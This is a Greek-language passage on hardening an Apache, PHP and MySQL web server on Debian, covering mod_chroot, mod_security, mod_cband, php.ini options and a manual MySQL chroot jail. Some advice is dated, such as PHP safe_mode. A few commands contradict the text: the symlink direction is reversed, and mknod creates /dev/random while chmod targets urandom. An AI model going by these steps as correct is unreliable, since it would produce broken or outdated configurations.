Από το αρχείο ρυθμίσεων `/etc/apache2/apache2.conf` προσέχουμε τις εξής ρυθμίσεις:

```
StartServers         5
MinSpareServers      5
MaxSpareServers     10
MaxClients          50
MaxRequestsPerChild  0

User www-data
Group www-data

DocumentRoot "/var/www/kriti-videos.gr"

<Directory "/var/www/kriti-videos.gr/">
      Allow from all
      AllowOverride None
      Options –FollowSymLinks –Indexes
</Directory>

SetEnv AWSTATS_FORCE_CONFIG www.kriti-videos.gr

LogFormat "%v %h %l %u %t \"%r\" %>s %b %{Referer}i \"%{User-Agent}i\""
combined
LogFormat "%h %l %u %t \"%r\" %>s %b" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent
CustomLog /var/log/apache2/access.log combined
```

Οι πρώτες πέντε επιλογές ορίζουν ότι ο apache θα ξεκινάει 5 θυγατρικές διεργασίες με την εκκίνησή του, θα κρατάει σαν «εφεδρεία» 5 τουλάχιστον διεργασίες και μέγιστο 10. Τέλος ο μέγιστος αριθμός θυγατρικών διεργασιών που μπορούν να δημιουργηθούν για την εξυπηρέτηση ταυτόχρονων αιτήσεων είναι 50.

Τα όρια αυτά τοποθετούνται εξαιτίας του τρόπου που ο prefork apache διαχειρίζεται τις αιτήσεις. Συγκεκριμένα, ο apache δημιουργεί μια διεργασία για κάθε αίτηση που δέχεται. Αυτό έχει σαν αποτέλεσμα από τη μία υψηλή αξιοπιστία μιας και ό'τι και να γίνει σε μια διεργασία δεν επηρεάζει τις υπόλοιπες αλλά έχει σαν μειονέκτημα την περιορισμένη δυνατότητα κλιμάκωσης. Επειδή ένα ξεχωριστό αντίγραφο της διεργασίας του διακομιστή χειρίζεται την κάθε αίτηση, ένας σχετικά μικρός αριθμός αιτήσεων μπορεί να καταναλώσει ένα μεγάλο σχετικά τμήμα των πόρων του συστήματος.

Οι επιλογές `User www-data` & `Group www-data` ορίζουν ποιόν χρήστη και ομάδα συστήματος θα χρησιμοποιεί ο apache για να απαντάει τις αιτήσεις που δέχεται. Επιλέγουμε έναν χρήστη και μία ομάδα που δημιουργήθηκαν αποκλειστικά για το σκοπό αυτό και με περιορισμένα δικαιώματα για την αποφυγή προβλημάτων ασφαλείας. Φυσικά λανθασμένη επιλογή εδώ είναι ο χρήστης root!

Οι επόμενες ρυθμίσεις ορίζουν σε ποιόν φάκελο βρίσκονται τα αντικείμενα που θέλουμε να είναι διαθέσιμα στο κοινό, δηλαδή πρακτικά σε ποιόν φάκελο βρίσκεται η ιστοσελίδα μας, καθώς επίσης και μερικές ρυθμίσεις σχετικά με τον φάκελο αυτόν. Συγκεκριμένα ορίζουμε ότι στον φάκελο `/var/www/`:

- `Allow from all`
  Επιτρέπεται η πρόσβαση από όλες τις διευθύνσεις και όλους τους υπολογιστές δηλαδή από όλους τους χρήστες.
- `AllowOverride None`
  Δεν επιτρέπουμε να παρακάμπτονται οι οποιεσδήποτε επιλογές που έχουμε ορίσει εδώ με ορίσματα που τοποθετούνται σε αρχεία `.htaccess` που βρίσκονται στον φάκελο ή σε υποφάκελο της ιστοσελίδας μας.
- `Options –FollowSymLinks -Indexes`
  Απαγορεύεται να ακολουθούνται «εικονικοί δεσμοί» δηλαδή συντομεύσεις προς άλλες τοποθεσίες, που ίσως να βρίσκονται σε άλλο τμήμα του συστήματος αρχείων. Αν μια αίτηση είναι για έναν πόρο που είναι φάκελος και από τον φάκελο αυτόν λείπει το αρχείο index.html, index.htm ή index.php που ψάχνει ο apache αυτόματα σαν πρώτη σελίδα τότε απαγορεύεται η εμφάνιση σε μορφή λίστας των περιεχομένων του φακέλου ως ίθισται συνήθως να γίνεται σε τέτοιες περιπτώσεις.

Η τελευταίες γραμμές έχουν να κάνουν με τη μορφή που θα έχουν τα αρχεία καταγραφής και με τις πληροφορίες που θα καταγράφονται εκεί. Επιλέγουμε να καταγράφονται ο μέγιστος αριθμός πληροφοριών σχετικά με την κάθε αίτηση.

Πρόσθετα αρθρώματα ασφαλείας

Όπως αναφέραμε παραπάνω, ο apache μπορεί να επεκτείνει τις κεντρικές λειτουργίες με την χρήση αρθρωμάτων. Μέχρι στιγμής έχουμε αναφέρει ότι χρησιμοποιούμε την php ενσωματωμένη σαν άρθρωμα στον πυρήνα. Υπάρχουν όμως και πληθώρα αρθρωμάτων που βελτιώνουν την ασφάλεια και την αντοχή του apache σε επιθέσεις.

mod_chroot

Η χρήση του chroot για τον apache σημαίνει ότι ο apache φυσικά αλλά κυρίως δυναμικές ιστοσελίδες php δεν μπορούν να έχουν πρόσβαση σε οποιοδήποτε αρχείο εκτός φυλακής. Αναφέραμε επίσης ότι η διαδικασία του να κάνεις chroot ένα πρόγραμμα απαιτεί συνήθως την χειροκίνητη αντιγραφή των αρχείων που χρειάζεται μέσα στην «φυλακή» του.

Για μια εφαρμογή όπως ο apache που εξαρτάται από πολλές βιβλιοθήκες αυτό μπορεί να είναι χρονοβόρο και επικίνδυνο γιατί αν κάποια από τις βιβλιοθήκες παρουσιάσει κενό ασφαλείας και χρήζει αναβάθμισης μπορεί να αμελήσουμε να αναβαθμίσουμε και την έκδοση που χρησιμοποιεί ο chrooted apache.

Το άρθρωμα mod_chroot λύνει ακριβώς το πρόβλημα αυτό για τον apache αφού επιτρέπει στον apache να εκτελείται σε περιβάλλον chroot χωρίς την χρήση επιπλέον αρχείων. Η εντολή chroot καλείται στο τέλος της διαδικασίας εκκίνησης όταν έχουν ήδη ανοιχτεί τα αρχεία καταγραφών του apache και έχουν ήδη φορτωθεί τα απαραίτητα αρχεία και βιβλιοθήκες στην μνήμη.

Η εγκατάσταση του mod_chroot γίνεται με `apt-get install libapache2-mod-chroot`. Η μόνη παραμετροποίηση που δηλώνουμε για το άρθρωμα αυτό είναι σε ποιόν φάκελο θέλουμε να κάνουμε chroot τον apache. Προς αυτόν τον σκοπό, προσθέτουμε στο αρχείο ρυθμίσεων του apache `/etc/apache2/apache2.conf` τη

γραμμή `ChrootDir /var/chroot/apache2` και τροποποιούμε την γραμμή `DocumentRoot /var/www/kriti-videos.gr` ώστε να γράφει `DocumentRoot /kriti-videos.gr`.

Η γραμμή `ChrootDir /var/chroot/apache2` ορίζει ότι ο apache θα κάνει chroot στον φάκελο /var/chroot/apache2 και αλλάζουμε τη διαδρομή `DocumentRoot` σε «/kriti-videos.gr» γιατί ο apache σε διαφορετική περίπτωση αφού μπει στο chroot directory θα ψάχνει την διαδρομή `/var/www/kriti-videos.gr` που φυσικά δεν υπάρχει.

Ένα πρόβλημα[7] που παρουσιάζει η μέθοδος chroot με την χρήση του mod_chroot σε σχέση με τον apache2 που χρησιμοποιούμε εμείς είναι ότι χρησιμοποιεί τα λεγόμενα multi-processing-modules (MPM's). Τα MPM's είναι κεντρικά (core) αρθρώματα του apache που είναι υπεύθυνα για τον χειρισμό και την αποστολή σε θυγατρικές διεργασίες των αιτήσεων που δέχεται. Φορτώνονται στη μνήμη αφού φορτωθούν τα υπόλοιπα «απλά» αρθρώματα που έχουμε ενεργοποιημένα οπότε και μετά την κλήση chroot που κάνει το mod_chroot. Αυτό συνεπάγεται ότι επειδή πρέπει να δημιουργήσουν μερικά αρχεία εντός της φυλακής:

- Ένα pidfile, αρχείο που κρατάει τον αριθμό διεργασίας – process identification number του apache.
  Η κανονική του θέση σύμφωνα με το αρχείο ρυθμίσεών μας βρίσκεται στο `/var/run/apache2.pid`

- Ένα lockfile που χρησιμοποιείται εσωτερικά από τον apache κατά τον χειρισμό αιτήσεων.
  Η κανονική του θέση σύμφωνα με το αρχείο ρυθμίσεών μας βρίσκεται στο `/var/lock/apache2/accept.lock`

Οπότε δημιουργούμε τους φακέλους `/var/chroot/apache2/var/run` και `/var/chroot/apache2/var/lock/apache2` με τις εντολές:

- `sudo –u www-data mkdir /var/chroot/apache2/var/run`

- `sudo –u www-data mkdir /var/chroot/apache2/var/lock/apache2`

Έπειτα δημιουργούμε εικονικούς δεσμούς (symlinks) προς τα αρχεία `/var/run/apache2.pid` και `/var/lock/apache2/accept.lock` στους φακέλους `/var/chroot/apache2/var/run` και `/var/chroot/apache2/var/lock/apache2` αντίστοιχα ώστε να μην παρουσιαστεί πρόβλημα με αρχεία που λείπουν.

Η δημιουργία των symlinks γίνεται με τις εντολές:

- `ln -s /var/chroot/apache2/var/run/apache2.pid /var/run/apache2.pid`

- `ln -s /var/chroot/apache2/var/lock/apache2/accept.lock /var/lock/apache2/accept.lock`

[7] http://core.segfault.pl/~hobbit/mod_chroot/apache20.html

Επίσης επειδή έχουμε και το mod_ssl που χρησιμοποιεί την γεννήτρια τυχαίων αριθμών του Linux /dev/urandom, πρέπει φυσικά ο apache να έχει πρόσβαση σε αυτό και καθώς επίσης και στο /dev/null και στο /dev/zero [8]. Επειδή όμως το mod_ssl θα χρείαζεται πρόσβαση σε αυτά και αφού φορτωθεί στην μνήμη δεν αρκεί ένα symbolic link προς αυτά αλλά πρέπει να δημιουργηθούν εκ νέου μέσα στον φάκελο του chroot. Αυτό γίνεται με τις εντολές `mknod /var/chroot/apache2/dev/random c 1 8`, `mknod /var/chroot/apache2/dev/null c 1 3` και `mknod /var/chroot/apache2/dev/zero c 1 5` αντίστοιχα. Τέλος αλλάζουμε τα δικαιώματα πρόσβασης αυτών σε 666 (read, write για όλους τους χρήστες) με την εντολή `chmod 666 /var/chroot/apache2/dev/{null,urandom,zero}`.

[8] http://core.segfault.pl/~hobbit/mod_chroot/caveats.html

mod_security

Το άρθρωμα αυτό[9] λειτουργεί σαν ένα web application firewall δηλαδή ένα firewall που λειτουργεί στο Application Layer (Layer 7) του μοντέλου OSI. Εκεί που ένα κλασικό firewall λειτουργεί ελέγχοντας την κίνηση σε TCP/IP επίπεδο, το mod_security ελέγχει και αναλύει την HTTP κίνηση που δέχεται ο apache[10].

Αποσκοπεί στο να προλαμβάνει γνωστές και άγωστες ακόμα επιθέσεις, όπως επιθέσεις SQL injection, cross-site scripting και path traversal attacks πρίν καν αυτές φτάσουν στην εφαρμογή μας[11]. Επιτρέπει την παρακολούθηση και την ανάλυση σε πραγματικό χρόνο της κίνησης HTTP χωρίς αλλαγές στο υπάρχον περιβάλλον μας αφού ενσωματώνεται στον apache και μας δίνει την δυνατότητα να ορίσουμε κανόνες για το τι κίνηση επιτρέπεται και δεν επιτρέπεται. Συγκεκριμένα μπορούμε να:

- **Καταγραφή όλης την κίνησης HTTP προς τον διακομιστή μας.** Συνήθως οι διακομιστές web είναι καλά ρυθμισμένοι για να καταγράφουν την κίνηση που δέχονται σε μορφή χρήσιμη για στατιστικούς σκοπούς (διευθύνσεις IP, χρόνος αίτησης, πόρος που ζητήθηκε) αλλά οι περισσότεροι δεν μπορούν να καταγράψουν το περιεχόμενο των αιτήσεων αυτών (περιεχόμενο αιτήσεων POST). Το mod_security επιτρέπει την πλήρη καταγραφή των αιτήσεων/απαντήσεων HTTP.

- **Έλεγχος σε πραγματικό χρόνο και ανίχνευση επιθέσεων.** Επιπρόσθετα από τις δυνατότητες καταγραφής που έχει, το mod_security ελέγχει σε πραγματικό χρόνο την κίνηση για να ανιχνεύσει με την χρήση κανόνων και «πρότυπων» επιθέσεων (fingerprints) τυχόν επιθέσεις σε εξέλιξη ώστε να αντιδράσουμε σε αυτές.

- **Αποτροπή επιθέσεων.**
  Το mod_security μπορεί το ίδιο να αντιδράσει άμεσα για να προλάβει μια επίθεση πριν φτάσει στην εφαρμογή μας. Για να το επιτύχει αυτό χρησιμοποιεί 3 κυρίως μεθόδους:

  1 **Αρνητικό μοντέλο ασφάλειας**
  Το αρνητικό μοντέλο ασφαλείας παρακολουθεί τις αιτήσεις για ανωμαλίες, ασυνήθιστη συμπεριφορά και κοινές επιθέσεις έναντι web εφαρμογών. Τηρεί βαθμολογία για κάθε αίτηση, διεύθυνση IP και συνεδρία. Αιτήσεις με υψηλή βαθμολογία είτε καταγράφονται είτε απορρίπτονται.

  2 **Θετικό μοντέλο ασφαλείας**
  Μόνο οι αιτήσεις που είναι γνωστό ότι είναι έγκυρες αποδέχονται ενώ όλες οι υπόλοιπες απορρίπτονται. Η μέθοδος αυτή λειτουργεί καλά για εφαρμογές που χρησιμοποιούνται συχνά αλλά που σπάνια αναβαθμίζονται.

  3 **Γνωστά κενά ασφαλείας**
  Χρησιμοποιώντας την γλώσσα δημιουργίας κανόνων του

[9] http://www.modsecurity.org/
[10] http://www.webappsec.org/glossary.html#WebApplicationFirewall
[11] http://www.modsecurity.org/documentation/modsecurity-apache/2.1.0/html-multipage/index.html

mod_security μπορούμε να δημιουργήσουμε κανόνες που να «διορθώνουν» προσωρινά κενά ασφαλείας όπως ανακαλύπτονται ενώσο περιμένουμε κανονική διορθωτική έκδοση από τον δημιουργό του λογισμικού.

- **Έλεγχος συμπιεσμένου και κρυπτογραφημένου περιεχομένου.** Εφόσων το mod_security είναι ενσωματωμένο στον apache, μπορεί να διαχειριστεί άνετα συμπιεσμένο και SSL (HTTPS) κίνηση.

Για την εγκατάσταση του mod_security πρέπει να ξεφύγουμε λίγο από τα repositories της Debian και αυτό γιατί ενώ υπήρχε σαν package σε προηγούμενες εκδόσεις, για την έκδοση 4 αφαιρέθηκε εξαιτίας προβλημάτων με την άδεια χρήσης (προστέθηκε πάλι για την επόμενη έκδοση). Ο αρχικός συντηρητής του mod_security για την Debian διατηρεί ευτυχώς και package για την έκδοση 4 που χρησιμοποιούμε στην σελίδα του.

Για να έχουμε πρόσβαση σε αυτό προσθέτουμε στο αρχείο `/etc/apt/sources.list` την γραμμή `deb http://etc.inittab.org/~agi/debian/libapache-mod-security2/ etch/`. Στη συνέχεια ενημερώνουμε την τοπική λίστα με τα διαθέσιμα προς εγκατάσταση πακέτα με την εντολή `apt-get update` ώστε να έχουμε διαθέσιμο και το mod_security. Η εγκατάσταση γίνεται πλέον με την εντολή `apt-get install libapache2-mod-security2`, ενεργοποιείται και γίνεται επανεκκίνηση του apache αυτόματα. Τέλος προσθέτουμε στο αρχείο ρυθμίσεων `/etc/apache2/apache2.conf` το περιεχόμενο του αρχείου που έχουμε παραθέσει στο Παράρτημα στην ενότητα «Αρχεία Ρυθμίσεων – mod_security» και επανεκκινούμε τον apache. Αφού ξεκινήσει πάλι ο apache χωρίς σφάλματα, το mod_security λειτουργεί με την βασική του παραμετροποίηση.

Για να επεκτείνουμε την προστασία που μας προσφέρεις και για να παραμετροποιήσουμε περισσότερο το άρθρωμα αυτό μπορούμε είτε να κατασκευάσουμε δικούς μας κανόνες είτε να χρησιμοποιήσουμε έτοιμους κανόνες που έχουν συγγράψει άλλοι για μας και που τους διαθέτουν ελεύθερα στο Διαδίκτυο. Ο μη-κερδοσκοπικός οργανισμός OWASP αποτελεί και μια έκγυρη και αξιόπιστη πηγή για πρόσθετους ετοιμογραμμένους κανόνες που καλύπτουν ένα ευρή φάσμα επιθέσεων και απαιτήσεων. Έχουμε πρόσβαση σε αυτούς μέσω της σελίδας τους http://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project. Ο οργανισμός OWASP αποτελεί μια παγκόσμια κοινότητα που «αποσκοπεί στον εντοπισμό και στην καταπολέμηση των τρωτών σημείων του λογισμικού τέτοιων εφαρμογών[12]» και αποτελείται και από εθελοντές αλλά και από ετιαρίες του χώρου. Το μεγάλο πλεονέκτημα της χρήσης αυτών τον κανόνων είναι ότι είναι κατασκευασμένοι από ειδικούς και δοκιμάζονται καθημερινά σε πραγματικά περιβάλλοντα, εξασφαλίζοντάς μας έτσι μεγάλη αξιοπιστία και ασφάλεια και μικρή πιθανότητα εμφάνισης προβλημάτων.

[12] http://www.owasp.org/index.php/Greece#.CE.A4.CE.B9_.CE.B5.CE.AF.CE.BD.CE.B1.CE.B9_.CF.84.CE.BF_OWASP

mod_cband

Βασική απαίτηση από το σύστημά μας (διακομιστής και λογισμικό) είναι να συνεχίζει να λειτουργεί ακόμα και υπό βαρύ φόρτο εργασίας ή παρατεταμένες επιθέσεις.

Το mod_cband, διαθέσιμο από τη διεύθυνση http://sourceforge.net/projects/cband/, είναι άρθρωμα που προσφέρει διαχείριση και περιορισμό του εύρους ζώνης (bandwidth) που χρησιμοποιεί ο apache. Μπορούμε να ορίσουμε ανώτατο όριο χρήσης εύρους ζώνης, ανώτατο όριο ταχύτητας κατεβάσματος, όριο αιτήσεων ανά δευτερόλεπτο και τον αριθμό των ταυτόχρονων συνδέσεων IP που μπορεί να δεχτεί ο apache.

Εμάς μας ενδιαφέρει να περιορίσουμε το εύρος ζώνης που μπορεί να χρησιμοποιήσει ο apache, τον αριθμό αιτήσεων ανά δευτερόλεπτο που μπορεί να δεχτεί και τον αριθμό των ταυτόχρονων συνδέσεων που θα κρατάει ανοιχτές.

Προς το σκοπό αυτόν, εγκαθιστούμε το mod_cband με την εντολή `apt-get install libapache2-mod-cband` και προσθέτουμε στο αρχείο ρυθμίσεων `/etc/apache2/apache2.conf` τις εξής γραμμές μέσα στο τμήμα ορισμού `<Directory "/var/www/">` για τον φάκελο της ιστοσελίδας μας:

```
<Directory "/var/www/">
      Allow from all
      AllowOverride None
      Options -FollowSymLinks -Indexes
      CBandSpeed 98*1024 200 300
</Directory>
```

Ο επιπλέον ορισμός που δώσαμε «`CBandSpeed`» δηλώνει ότι ο apache συνολικά μπορεί να χρησιμοποιήσει 98Mbps bandwidth, να δέχεται συνολικά 200 αιτήσεις ανά δευτερόλεπτο και να κρατάει 300 συνδέσεις IP συνολικά.

Περιορίζουμε το εύρος ζώνης που μπορεί να χρησιμοποιήσει έτσι ώστε σε κάθε περίπτωση να έχουμε διαθέσιμο εύρος για άλλες λειτουργίες όπως απομακρυσμένη διαχείριση ssh (σε περίπτωση σφάλματος να μπορούμε να συνδεθούμε), μεταφορά αρχείων μέσω ftp και email.

Οι περιορισμοί ως προς τον αριθμό αιτήσεων ανά δευτερόλεπτο και τον αριθμό των συνδέσεων εφαρμόζονται ώστε να μην κορεστούν οι πόροι (μνήμη, επεξεργαστής) του διακομιστή από πρόβλημα ή επίθεση στον apache (DoS – Άρνηση Παροχής Υπηρεσιών).

mod_ssl

Το άρθρωμα αυτό είναι διαθέσιμο εξαρχής με τον apache και δε χρειάζεται ξεχωριστή εγκατάσταση.

Δίνει τη δυνατότητα χρήση από τον apache της ισχυρής κρυπτογράφησης του OpenSSL ώστε να μπορεί να εξυπηρετεί αιτήσεις πάνω από τα πρωτόκολλα SSL και TLS (https). Για να το χρησιμοποιήσουμε το μόνο που πρέπει να κάνουμε είναι να

δημιουργήσουμε ένα symlink από το `/etc/apache2/mods-available/ssl.load` στο `/etc/apache2/mods-enalbled` και να κάνουμε επανεκκίνηση τον apache:

```
root@genesis:~# ln -s /etc/apache2/mods-available/ssl.load
/etc/apache2/mods-enabled/
root@genesis:~# /etc/init.d/apache2 restart
```

PHP

Η PHP όπως είπαμε εγκαθίσταται σαν άρθρωμα ενσωματωμένο στον apache. Ως εκ τούτου δε χρειάζονται πολλές ρυθμίσεις για την χρήση του από τον apache. Από το αρχείο ρυθμίσεων `/etc/php5/apache2/php.ini` προσέχουμε τις εξής επιλογές:

- `engine = On`
  Εξασφαλίζουμε ότι ο πυρήνας της PHP λειτουργεί κάτω από τον apache.
- `safe_mode = On`
  Η επιλογή αυτή είναι ένας τρόπος με τον οποίο οι κατασκευαστές της PHP προσπάθησαν να κάνουν τη γλώσσα πιο ασφαλή. Όταν η επιλογή αυτή είναι ενεργή εφαρμόζει διάφορους περιορισμούς στη γλώσσα. Απενεργοποιεί τις συναρτήσεις οι οποίες εκτελούν εντολές συστήματος ή που διαβάζουν και γράφουν αρχεία μέσω του συστήματος αρχείων και ελέγχει ότι αν πρόκειται να ανοιχτεί ή να συμπεριληφθεί ένα αρχείο από ένα πρόγραμμα PHP, ο ιδιοκτήτης του αρχείου να είναι ίδιος με τον χρήστη που εκτελεί το πρόγραμμα. Για παράδειγμα αφού η διεργασία του apache τρέχει σαν χρήστης «www-data» σε Debian, η PHP μπορεί να εκτελέσει και να διαβάσει μόνο αρχεία που ανήκουν στον χρήστη www-data.
- `safe_mode_gid = On`
  Από προεπιλογή, η PHP σε Safe Mode ελέγχει όπως είπαμε παραπάνω αν ο ιδιοκτήτης ενός αρχείου που πρόκειται να διαβαστεί είναι ο ίδιος με τον χρήστη που τρέχει το πρόγραμμα. Η επιλογή αυτή χαλαρώνει τον έλεγχο ώστε να γίνεται έλεγχος με βάση την ομάδα στην οποία ανήκει ο χρήστης.
- `open_basedir = /var/www/kriti-videos.gr/`
  Με την επιλογή αυτήν, ορίζουμε ότι επιτρέπονται οι εργασίες στο σύστημα αρχείων μόνο στον κατάλογο αυτόν. Αυτό για να μπορεί ο apache να δημιουργεί και να τροποποιεί αρχεία και φακέλους στον φάκελο της ιστοσελίδας.
- `expose_php = Off`
  Ορίζει αν μπορεί να δημοσιεύσει η PHP το γεγονός ότι βρίσκεται εγκατεστημένη στο διακομιστή αυτόν (μέσω για παράδειγμα της προσθήκης της υπογραφής της στην επικεφαλίδα του διακομιστή web). Με τον τρόπο αυτό αμυνόμαστε κατά κάποιον τρόπο από επιθέσεις μιας και αποκρύπτουμε πληροφορίες για τον διακομιστή μας όπως ποια έκδοση της PHP έχουμε εγκατεστημένη.
- `max_execution_time = 30, max_input_time = 60, memory_limit = 30M`
  Εφαρμόζουμε ορισμένους περιορισμούς στην κατανάλωση πόρων από την PHP. Ορίζουμε μέγιστο χρόνο εκτέλεσης ενός προγράμματος PHP, μέγιστο χρόνο που μπορεί ένα πρόγραμμα να επεξεργάζεται δεδομένα εισόδου και το μέγιστο ποσό μνήμης που μπορεί να καταναλώσει ένα πρόγραμμα PHP.
- `display_errors = Off`
  Απαγορεύουμε στην PHP να εκτυπώνει στη σελίδα πιθανά σφάλματα που συνάντησε κατά την εκτέλεση του προγράμματος, πράγμα που μπορεί να φανερώσει πληροφορίες ασφαλείας σε τελικούς χρήστες όπως διαδρομές αρχείων, μορφολογία βάσεων δεδομένων κτλ.

- `log_errors = On`
  Αφού απενεργοποιήσαμε τη δυνατότητα εκτύπωσης σφαλμάτων στις σελίδες που παράγει η PHP, για να είμαστε ενήμεροι για πιθανά σφάλματα, ενεργοποιούμε την καταγραφή σφαλμάτων σε ένα εσωτερικό αρχείο.
- `error_log = /var/log/php.error`
  Το αρχείο στο οποίο θα καταγράφονται τα όποια σφάλματα συναντήσει η PHP.
- `register_globals = Off`
  Απενεργοποιεί την αυτόματη δημιουργία μεταβλητών από δεδομένα εισόδου (δεδομένα από αιτήσεις POST, GET, από cookies και από την μεταβλητή Server). Αυτό κάνει δυσκολότερη τη δημιουργία μη ασφαλών προγραμμάτων και περιορίζει ως ένα βαθμό το εύρος επιθέσεων που μπορεί να δεχτεί μια εφαρμογή PHP.
- `upload_tmp_dir = /tmp`
  Που θα αποθηκεύονται προσωρινά τα αρχεία που ανεβαίνουν μέσω HTTP. Εδώ η επιλογή του φακέλου tmp είναι μια λογική και ασφαλής επιλογή.
- `upload_max_filesize = 10M`
  Περιορισμός ως προς το μέγιστο μέγεθος των ανεβασμένων αρχείων μέσω HTTP.
- `extension=mysql.so`
  Φορτώνουμε το άρθρωμα της mySQL στην PHP ώστε να μπορούμε να επικοινωνούμε και να χρησιμοποιούμε βάσεις δεδομένων mySQL μέσα από την PHP.

Σχεσιακή βάση δεδομένων, mySQL

Η δημοτικότητα της χρήσης της mySQL για εφαρμογές web συνδέεται στενά με τη δημοτικότητα της PHP. Ο συνδυασμός mySQL και PHP κινεί ένα μεγάλο μέρος δημοφιλών διαδικτυακών εφαρμογών, μεταξύ αυτών και την Joomla που χρησιμοποιούμε και εμείς.

Η mySQL τρέχει σε πληθώρα λειτουργικών συστημάτων και έχουν γραφτεί βιβλιοθήκες πρόσβασης σε βάσεις δεδομένων mySQL για κάθε σημαντική γλώσσα προγραμματισμού αλλά και για πολλές μικρές.

Οι βασικές ρυθμίσεις της mySQL γίνονται από το αρχείο `/etc/mySQL/my.cnf`.

Οι ρυθμίσεις είναι οι πλέον απλές και βασικές και περιλαμβάνουν:

- ```
  [client]
  port = 3306
  socket = /var/run/mysqld/mysqld.sock
  ```
  Το τμήμα αυτό `[client]` διαβάζεται από όλα τα προγράμματα – πελάτες. Περιέχει πληροφορίες για τη θύρα στην οποία πρέπει να συνδεθούν (προεπιλογή 3306) καθώς και ποιο socket πρέπει να χρησιμοποιήσουν για να πραγματοποιηθεί η σύνδεση (προεπιλογή /var/run/mysqld/mysqld.sock).
- ```
  [mysqld]
  user = mysql
  pid-file = /var/run/mysqld/mysqld.pid
  ```


```
socket = /var/run/mysqld/mysqld.sock
port = 3306
basedir = /usr
datadir = /var/lib/mySQL
tmpdir = /tmp
```

Το τμήμα αυτό περιέχει πληροφορίες για τον server της mySQL, για το πρόγραμμα δηλαδή που τρέχει στον διακομιστή μας. Ορίζει τον χρήστη συστήματος που θα χρησιμοποιεί για την αλληλεπίδρασή του με το λειτουργικό σύστημα, την τοποθεσία στην οποία αποθηκεύει τον αριθμό pid (μοναδικό αριθμό της διεργασίας mySQL που δίνεται κατά την δημιουργία της), το socket που πρέπει να χρησιμοποιεί για την επικοινωνία του, τη θύρα που θα χρησιμοποιεί, η διαδρομή για τον φάκελο εγκατάστασης της mySQL (προεπιλογή /usr), τον φάκελο στον οποίο πρέπει να αποθηκεύονται οι βάσεις δεδομένων (datadir = /var/lib/mysql) και τον προσωρινό φάκελο αποθήκευσης (/tmp).

Φυλακή chroot

Σε αντίθεση με τον apache, η mySQL δεν έχει κάποιο άρθρωμα που να αυτοματοποιεί την διαδικασία του chroot οπότε μένει σε μας να δημιουργήσουμε την «φυλακή» χειροκίνητα. Πρώτο βήμα σε αυτήν την διαδικασία είναι να δημιουργήσουμε το σύστημα φακέλων κάτω από τον φάκελο `/var/chroot/mysql/` μέσα στους οποίους θα τοποθετήσουμε και τα υπόλοιπα αρχεία που χρειάζεται η mySQL. Οπότε πηγαίνουμε στον φάκελο που θα κάνουμε chroot την mySQL `cd /var/chroot/mysql` και με την εντολή `mkdir -p usr/sbin/ usr/share/ dev/ var/run/mysqld/ var/log/ var/lib/mysql/ etc/mysql/ tmp/ usr/bin/` δημιουργούμε με μια κίνηση τους απαραίτητους φακέλους.

Επόμενο βήμα είναι να ξεκινήσουμε να αντιγράφουμε τα απαραίτητα αρχεία. Μπορούμε να δούμε ποιες βιβλιοθήκες χρείαζεται η mySQL χρησιμοποιόντας την εντολή ldd, `ldd /usr/sbin/mysqld`, που στην περίπτωσή μας έχει σαν έξοδο:



Εικόνα 16 - Η έξοδος της εντολής ldd για την mySQL

Οπότε αντιγράφουμε κάθε μία βιβλιοθήκη που αναφέρει η ldd στον αντίστοιχο φάκελο με την εντολή `cp -p` ώστε να διατηρηθούν και τα δικαιώματα πρόσβασης. Δημιουργούμε επίσης και το ειδικό αρχείο `/dev/null`, `mknod /var/chroot/mysql/dev/null c 1 3` και του αλλάζουμε τα δικαιώματα

πρόσβασης σε read/write για όλους του χρήστες, `chmod 666 /var/chroot/mysql/dev/null`.

